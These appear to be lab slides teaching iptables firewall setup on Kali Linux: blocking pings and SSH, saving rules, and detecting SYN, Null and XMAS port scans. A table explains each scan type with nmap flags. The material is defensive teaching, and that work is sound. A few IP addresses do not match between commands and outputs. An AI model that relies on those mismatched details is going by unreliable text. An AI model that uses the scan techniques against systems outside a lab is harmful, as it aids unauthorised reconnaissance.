
- `sudo systemctl start ssh`

```
(kali㉿kali)-[~]  
$ sudo systemctl start ssh  
  
(kali㉿kali)-[~]  
$ sudo systemctl status ssh  
  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)  
   Active: active (running) since Tue 2024-12-10 07:29:26 EST; 13s ago  
 Invocation: ff105cee4ba542d1b6587b3adb7425bd  
    Docs: man:sshd(8)  
          man:sshd_config(5)  
  Process: 8118 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
 Main PID: 8120 (sshd)  
   Tasks: 1 (limit: 2269)  
  Memory: 2.5M (peak: 2.8M)  
    CPU: 42ms  
   CGroup: /system.slice/ssh.service  
           └─8120 "sshd: /usr/sbin/sshd -Dp listener] 0 of 10-100 startups"
```

TEST FROM ANOTHER COMPUTER

- `ssh 192.168.100.13`

```
—(ATTACKER) — $ ssh 192.168.56.105  
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.  
ED25519 key fingerprint is SHA256:PE7p+2048kvKcB8bpwhhcCk3c9hxClcU8njPgrZuCmA  
.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.  
kali@192.168.56.105's password:  
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)  
) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(kali㉿kali)-[~]  
$ ip a
```



FIREWALL

IPTABLES

- Kali Linux has a firewall called iptables.
- It is activated, but has no configuration whatsoever.

IPTABLES

DELETING THE CONFIGURATION

- Complete reset:

```
sudo iptables -F  
sudo iptables -X
```

- Deleting a chain:

```
sudo iptables -F INPUT
```

DISPLAYING THE CONFIGURATION

Active configuration:

```
sudo iptables -L -v
```

IPTABLES

CONFIGURATION MEMORY

```
sudo iptables-save >  
/etc/iptables/rules.v4
```

The filename can be chosen arbitrarily.

LOADING CONFIGURATION

- ```
sudo iptables-restore <
/etc/iptables/rules.v4
```

The filename can be chosen freely.

# TESTING IPTABLES

## NO CONFIGURATION

```
(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
```

## ATTACKER: PING

```
—(ATTACKER) — $ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=1.27 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=0.956 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=1.36 ms
^C
— 192.168.56.105 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 0.956/1.196/1.362/0.173 ms
```

# TESTING IPTABLES

## BLOCKING INCOMING PINGS

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p icmp -j DROP Edit View Help

(kali㉿kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
 0 0 DROP icmp -- any any anywhere anywhere

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
```

## ATTACKER: PING

```
—(ATTACKER)— $ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
^C
— 192.168.56.105 ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3079ms
```

# TESTING IPTABLES

## ALLOW ONLY SPECIFIC SYSTEMS

```
(kali㉿kali)-[~]
$ sudo iptables -I INPUT -p icmp -s 192.168.1.104 -j ACCEPT

(kali㉿kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 1 packets, 576 bytes)
 pkts bytes target prot opt in out source destination
 2 168 ACCEPT icmp -- any any 192.168.56.104 anywhere
 0 0 DROP icmp -- any any anywhere anywhere

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
```

## ATTACKER: PING

```
—(ATTACKER) — $ ping 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=1.01 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=0.647 ms
64 bytes from 192.168.56.105: icmp_seq=4 ttl=64 time=0.903 ms
^C
— 192.168.56.105 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3018ms
rtt min/avg/max/mdev = 0.647/0.938/1.195/0.198 ms
```

# TESTING IPTABLES

## FOREIGN PING

```
(kali㉿kali)-[~]
$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=64 time=0.795 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=64 time=0.912 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=64 time=0.946 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=64 time=0.936 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=64 time=0.790 ms
64 bytes from 192.168.56.104: icmp_seq=6 ttl=64 time=1.04 ms
64 bytes from 192.168.56.104: icmp_seq=7 ttl=64 time=0.791 ms
^C
— 192.168.56.104 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6039ms
rtt min/avg/max/mdev = 0.790/0.887/1.044/0.091 ms
```

## BLOCK OUTGOING PINGS

```
(kali㉿kali)-[~]
$ sudo iptables -A OUTPUT -p icmp -j DROP

(kali㉿kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 11 packets, 1854 bytes)
 pkts bytes target prot opt in out source destination
 13 1092 ACCEPT icmp -- any any 192.168.56.104 anywhere
 0 0 DROP icmp -- any any anywhere anywhere

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
 0 0 DROP icmp -- any any anywhere anywhere

(kali㉿kali)-[~]
$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
^C
— 192.168.56.104 ping statistics —
8 packets transmitted, 0 received, 100% packet loss, time 7155ms
```

# TASK

- List the differences (and similarities) between ICMP and HTTP:
  - How do they both work? Establishing the connection – Processing the request
  - Why does HTTP need a destination port, but ICMP doesn't?
  - Who processes the requests?



# EXAMPLE SOLUTION

| critrion           | ICMP                                                                        | HTTP (Port 80)                                                        |
|--------------------|-----------------------------------------------------------------------------|-----------------------------------------------------------------------|
| Protocol type      | Network protocol (Layer 3, OSI layer "Network").                            | Application protocol (Layer 7, OSI layer "Application").              |
| use                | Used for diagnostics, error messages, and network-level status information. | Used for data exchange (websites, APIs) over the Internet.            |
| Transport protocol | Works directly on the Internet Protocol (IP).                               | It works over TCP (Transport Layer) and uses port 80 by default.      |
| Connection type    | Connectionless: ICMP does not require a connection to be established.       | Connection-oriented: HTTP establishes a TCP connection to the server. |
| Typical news       | <b>Echo Request</b> and <b>Echo Reply</b> (Ping).                           | <b>GET</b> : Retrieving data.                                         |
|                    | <b>Destination Unreachable</b> (error reports).                             | <b>POST</b> : Sending data.                                           |
|                    | <b>Time Exceeded</b> (TTL expired).                                         | <b>PUT</b> : Update data.                                             |
|                    |                                                                             | <b>DELETE</b> : Deleting data.                                        |

# EXAMPLE SOLUTION

| critereon           | ICMP                                                                              | HTTP (Port 80)                                                                                                       |
|---------------------|-----------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------|
| Data transmission   | Minimal: ICMP transmits only small messages, typically status or diagnostic data. | Extensive: HTTP can transfer large amounts of data, e.g., HTML pages, images, videos, APIs.                          |
| port                | It does not use ports, as it is directly based on IP.                             | The default port is 80 (or 443 for HTTPS).                                                                           |
| Example application | <b>Ping</b> : Check if a host is reachable.                                       | Retrieving a web page (e.g. curl http://example.com ).                                                               |
|                     | <b>Traceroute</b> : Analyze network paths.                                        | Interaction with APIs or other web services.                                                                         |
| Error handling      | ICMP reports errors such as "Host not reachable" or "TTL expired".                | HTTP returns status codes such as 200 OK , 404 Not Found , 500 Internal Server Error .                               |
| Security            | Vulnerable to abuse (e.g., ICMP floods or ping-of-death attacks).                 | It can be secured with SSL/TLS (HTTPS). However, port 80 is unencrypted and vulnerable to man-in-the-middle attacks. |

# IPTABLES AND SSH

```
—(ATTACKER) — $ ssh 192.168.56.105
kali@192.168.56.105's password:
Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30)
) x86_64
```

The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Tue Dec 10 07:32:32 2024 from 192.168.56.104

# IPTABLES AND SSH

## BLOCK SSH ACCESS

- `sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.56.104 -j DROP`
- Attacker can no longer connect.

```
—(ATTACKER)— $ ssh 192.168.56.105
ssh: connect to host 192.168.56.105 port 22: Connection timed out
```

```
(kali@kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.56.104 -j DROP

(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 83 packets, 15042 bytes)
 pkts bytes target prot opt in out source destination
 13 1092 ACCEPT icmp -- any any 192.168.56.104 anywhere
 0 0 DROP icmp -- any any anywhere anywhere
 0 0 DROP tcp -- any any 192.168.56.104 anywhere tcp dpt:ssh

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 29 packets, 8430 bytes)
 pkts bytes target prot opt in out source destination
 8 672 DROP icmp -- any any anywhere anywhere

(kali@kali)-[~]
$ sudo iptables -L -v /n
Bad argument `/n'
Try `iptables -h' or 'iptables --help' for more information.

(kali@kali)-[~]
$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 84 packets, 15618 bytes)
 pkts bytes target prot opt in out source destination
 13 1092 ACCEPT icmp -- * * 192.168.56.104 0.0.0.0/0
 0 0 DROP icmp -- * * 0.0.0.0/0 0.0.0.0/0
 0 0 DROP tcp -- * * 192.168.56.104 0.0.0.0/0 tcp dpt:22

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 30 packets, 8740 bytes)
 pkts bytes target prot opt in out source destination
 8 672 DROP icmp -- * * 0.0.0.0/0 0.0.0.0/0
```

# IPTABLES CAN DETECT MORE

- Port scans
  - SYN scans
  - Null scans
  - Christmas scans
- For this, the RECENT module must be integrated:
    - `lsmod | grep xt_recent`
    - `sudo modprobe xt_recent`
    - `lsmod | grep xt_recent`

# CONFIGURING THE RECENT MODULE

```
(kali㉿kali)-[~]
$ lsmod | grep xt_recent

(kali㉿kali)-[~]
$ sudo modprobe xt_recent
[sudo] password for kali:

(kali㉿kali)-[~]
$ lsmod | grep xt_recent
xt_recent 24576 0
x_tables 57344 2 xt_recent,ip_tables
```

# SCANS & THEIR INTENTION

| Scan type                                         | How does it work?                                                                                                      | What does the attacker want to find out?                                    | Why is it used?                                                               | How can you recognize him?                                                                         |
|---------------------------------------------------|------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------|-------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| <b>Port scan (classic, e.g. TCP Connect Scan)</b> | The scanner attempts to reach <i>all ports</i> of a system (1-1024 or 1-65535). A complete TCP handshake is initiated. | Which ports are open, closed, or filtered.                                  | Standard reconnaissance. Necessary before every attack.                       | Many connection attempts to successive ports in a short period of time.                            |
| <b>SYN scan (“Half-Open Scan”, nmap -sS)</b>      | It only sends a <b>SYN</b> and evaluates the response. No full handshake (no ACK).                                     | Open ports without establishing a full connection.                          | Very popular because <b>it is fast</b> , <b>quiet</b> , and harder to detect. | Many SYN packets, but <i>no</i> complete connections. Suricata recognizes characteristic patterns. |
| <b>XMAS scan (nmap -sX)</b>                       | Send packages with flags set: <b>FIN, PSH, URG</b> – like a “Christmas tree full of lights”.                           | Analyze the behavior of unsecured TCP stacks (exploit RFC vulnerabilities). | Anti-Detection / Stealth Scan: uses unusual flags to confuse firewalls.       | Packages with "strange" flag combinations. Suricata has dedicated Christmas rules.                 |
| <b>Null scan (nmap -sN)</b>                       | Sends TCP packets <b>without any flags</b> .                                                                           | Find out how the target system reacts to "empty" packets.                   | Stealth scan: Some systems respond differently depending on the port status.  | Packets without flags → very easily detectable by IDS, iptables only sees " unknown TCP".          |

# PORT SCAN

- Monitoring repeated connection attempts from an IP address

```
(kali㉿kali)-[~]
└─$ sudo iptables -F
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p tcp --dport 80 -m recent --name portscan --set

(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -m recent --name portscan --rcheck --seconds 60 --hitcount 10 -j LOG --log-prefix "Portscan detected: "

(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -m recent --name portscan --rcheck --seconds 60 --hitcount 10 -j DROP

(kali㉿kali)-[~]
└─$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 106 packets, 19326 bytes)
 pkts bytes target prot opt in out source destination
 0 0 tcp -- any any anywhere anywhere tcp dpt:http recent: SET na
me: portscan side: source mask: 255.255.255.255
 0 0 LOG all -- any any anywhere anywhere recent: CHECK seconds: 60 h
it_count: 10 name: portscan side: source mask: 255.255.255.255 LOG level warn prefix "Portscan detected: "
 0 0 DROP all -- any any anywhere anywhere recent: CHECK seconds: 60 h
it_count: 10 name: portscan side: source mask: 255.255.255.255

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 34 packets, 9980 bytes)
 pkts bytes target prot opt in out source destination
```



# SYN SCAN

- Rapidly successive SYN packets (connection establishment)

```
(kali㉿kali)-[~]
$ sudo iptables -F

(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p tcp --syn -m limit --limit 10/second --limit-burst 20 -j ACCEPT

(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p tcp --syn -j LOG --log-prefix "SYN flood detected: "

(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p tcp --syn -j DROP

(kali㉿kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 113 packets, 20370 bytes)
 pkts bytes target prot opt in out source destination
 0 0 ACCEPT tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,ACK/S
YN limit: avg 10/sec burst 20
 0 0 LOG tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,ACK/S
YN LOG level warn prefix "SYN flood detected: "
 0 0 DROP tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,ACK/S
YN

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 35 packets, 10290 bytes)
 pkts bytes target prot opt in out source destination
```

# ZERO SCAN

- Detecting packets without a set flag

```
(kali@kali)-[~]
$ sudo iptables -F

(kali@kali)-[~]
$ sudo iptables -A INPUT -p tcp --tcp-flags ALL NONE -j LOG --log-prefix "Null scan detected: "

(kali@kali)-[~]
$ sudo iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP

(kali@kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 121 packets, 21990 bytes)
 pkts bytes target prot opt in out source destination
 0 0 LOG tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,PSH,A
CK,URG/NONE LOG level warn prefix "Null scan detected: "
 0 0 DROP tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,PSH,A
CK,URG/NONE

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 37 packets, 10910 bytes)
 pkts bytes target prot opt in out source destination
```

# XMAS SCAN

- Detecting packets with multiple flags set

```
(kali㉿kali)-[~]
$ sudo iptables -F

(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p tcp --tcp-flags ALL URG,PSH,FIN -j LOG --log-prefix "XMAS scan detected: "

(kali㉿kali)-[~]
$ sudo iptables -A INPUT -p tcp --tcp-flags ALL URG,PSH,FIN -j DROP

(kali㉿kali)-[~]
$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 125 packets, 22800 bytes)
 pkts bytes target prot opt in out source destination tcp flags:FIN,SYN,RST,PSH,A
 0 0 LOG tcp -- any any anywhere anywhere CK,URG/FIN,PSH,URG LOG level warn prefix "XMAS scan detected: "
 0 0 DROP tcp -- any any anywhere anywhere tcp flags:FIN,SYN,RST,PSH,A
 CK,URG/FIN,PSH,URG

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination


Chain OUTPUT (policy ACCEPT 38 packets, 11220 bytes)
 pkts bytes target prot opt in out source destination
```

# SUMMARY: SCANS

- Portscan: Which doors are open?
- SYN-Scan: Tap quietly without entering.
- XMAS scan: Unusual flag combinations test the target system.
- Null scan: Send empty packets – responses reveal the port status.

